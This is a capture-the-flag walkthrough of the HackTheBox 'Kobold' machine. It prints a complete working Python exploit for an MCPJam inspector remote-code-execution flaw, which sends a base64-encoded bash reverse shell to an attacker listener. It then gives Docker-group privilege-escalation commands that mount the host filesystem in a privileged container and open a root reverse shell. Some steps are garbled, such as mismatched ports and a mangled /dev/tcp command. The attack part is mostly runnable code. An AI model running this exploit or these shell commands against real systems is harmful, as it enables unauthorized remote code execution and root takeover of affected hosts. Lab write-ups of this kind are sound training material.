

Introduction
Kobold is an Easy-rated Linux machine from HackTheBox Season 10 that showcases a realistic privilege escalation vector through Docker group misconfiguration and PAM session inheritance. Deployed on Ubuntu 24.04.4 LTS (kernel 6.8.0-106-generic), this box simulates a modern web infrastructure running PrivateBin, MCPJam Inspector (Node.js MCP debugging tool), and Docker containers behind Nginx reverse proxy.
The attack chain bypasses initial misdirections (PrivateBin operator group writes, MCPJam RCE) to exploit a subtle but critical flaw: user ben possesses implicit Docker group access via PAM configuration despite not being listed in /etc/group. Activating this with newgrp docker grants full Docker daemon control, enabling container escape to root via privileged host mounts.
Command: nmap -Pn -A 10.129.87.87

Add the host in etc file
Command: echo ‘10.129.87.87 mcp.kobold.htb bin.kobold.htb’ >> /etc/hosts


Commands to find the sub-domains are as follows:
gobuster dir -u https://kobold.htb -w /usr/share/wordlists/dirbuster/directory
ffuf -u https://FUZZ.kobold.htb -w /usr/share/wordlists/dnsmap.txt -H “Host: FUZZ.kobold.htb” -k
The below script is from the link,
Command: nano fight.py and then paste the following code
#!/usr/bin/env python
# This exploit was created for educational purposes
# only use on authorized systems.

import argparse
import time
import base64
import sys
import os
import signal
import http.server
import socketserver
import threading
import urllib3

import requests
from pwn import *

parser = argparse.ArgumentParser(description='CVE-2026-23744 PoC | MCPJam inspector <=1.4.2')
parser.add_argument("--url", required=True, help="target machine url (http://target)")
parser.add_argument("--lhost", required=True, help="your local machine ip")
parser.add_argument("--lport", required=True, help="your listening port")
parser.add_argument("--test", required=False, help="test vuln in target", action = 'store_true')
args = parser.parse_args()

# vars
target_url= f"{args.url}/api/mcp/connect"
lhost = args.lhost
lport = args.lport
test = args.test
duration= 10
port= 80

# payloads
reverse_shell = f"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
rev_bytes = reverse_shell.encode()

bytes_encode = base64.b64encode(rev_bytes)
encoded_string = bytes_encode.decode()

json_body = {
        "serverConfig": {
            "command": "/bin/bash",
            "args": ["-c", f"echo {encoded_string} | base64 -d | bash"],
            "env": {}
        },
        "serverId": "pwned"
}

json_body_test = {
        "serverConfig":{
            "command": "/bin/bash",
            "args": ["-c", f"curl http://{lhost}/rce-ok"],
            "env": {}
        },
        "serverId": "pwned"
}

# functions
def exploit():
    time.sleep(2) # wait a server

    try:
        response = requests.post(target_url, json=json_body, verify=False, timeout=10)
        p.status("Preparing evil request...")
        log.failure("Active your port listening")

    except requests.exceptions.RequestException as e:
        p.status(f"Payload send!")
        log.success(f"Check your nc")

def exploit_test():
    time.sleep(2)

    try:
        response_test = requests.post(target_url, json=json_body_test, verify=False, timeout=10)
        p.status(f"Preparing test request...")
        log.success("Test payload send!")
    except requests.exceptions.RequestException as e:
        log.failure(f"Erro: {e}")

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def run_server():
    handler = http.server.SimpleHTTPRequestHandler
    socketserver.TCPServer.allow_reuse_address = True # reuse port and address

    with socketserver.TCPServer((lhost, port), handler) as httpd:
        p.status(f"Serving HTTP Custom server...")
        p.success("Custom HTTP server ready!")
        httpd.serve_forever()
        time.sleep(2)

# main
if __name__ == "__main__":

    print()
    log.info("Exploit created by Inzego... Enjoy! ^^")
    print()

    try:
        p = log.progress("Executing exploit")
        time.sleep(2)

        if test == True:

            log.info(f"Server died in 10s.")

            server_thread = threading.Thread(target=run_server, daemon=True)
            server_thread.start()

            client_thread= threading.Thread(target=exploit_test)
            client_thread.start()

            time.sleep(10)
            os.kill(os.getpid(), signal.SIGTERM)
        else:
            exploit()

    except KeyboardInterrupt:
        log.failure("Aborting...")
        sys.exit(0)

Command: nc -lvnp 444

Command: python3 fight.py –url https://mcp.kobold.htb –lhost 10.10.10.10–lport 4444

Confirm that you received the connection
Root Flag

Upload linpeas.sh to the taret and check for the info you will notice the IP 172.17.0.1

Check All Users and groups you will notice that ben is in the operator group and can run some docker commands
Command: docker images

Command: newgrp docker

Start your listener with Command: nc -lvnp 5555

on the target run the command: docker run –rm –privileged -v /:/host-root -it privatebin/nginx-fpm-alpine:2.0.2 sh -c “chroot /host-root sh -i >& /dev/tcp/10.10.10.11/6666 0>&1”
Command: docker ps
Command: docker run –rm –privileged -v /:/host-root mysql:latest sh -c “chroot /host-root sh -i >& /6666 0>&1”

Confirm you received the connection

Command: cat root.txt



Leave a Reply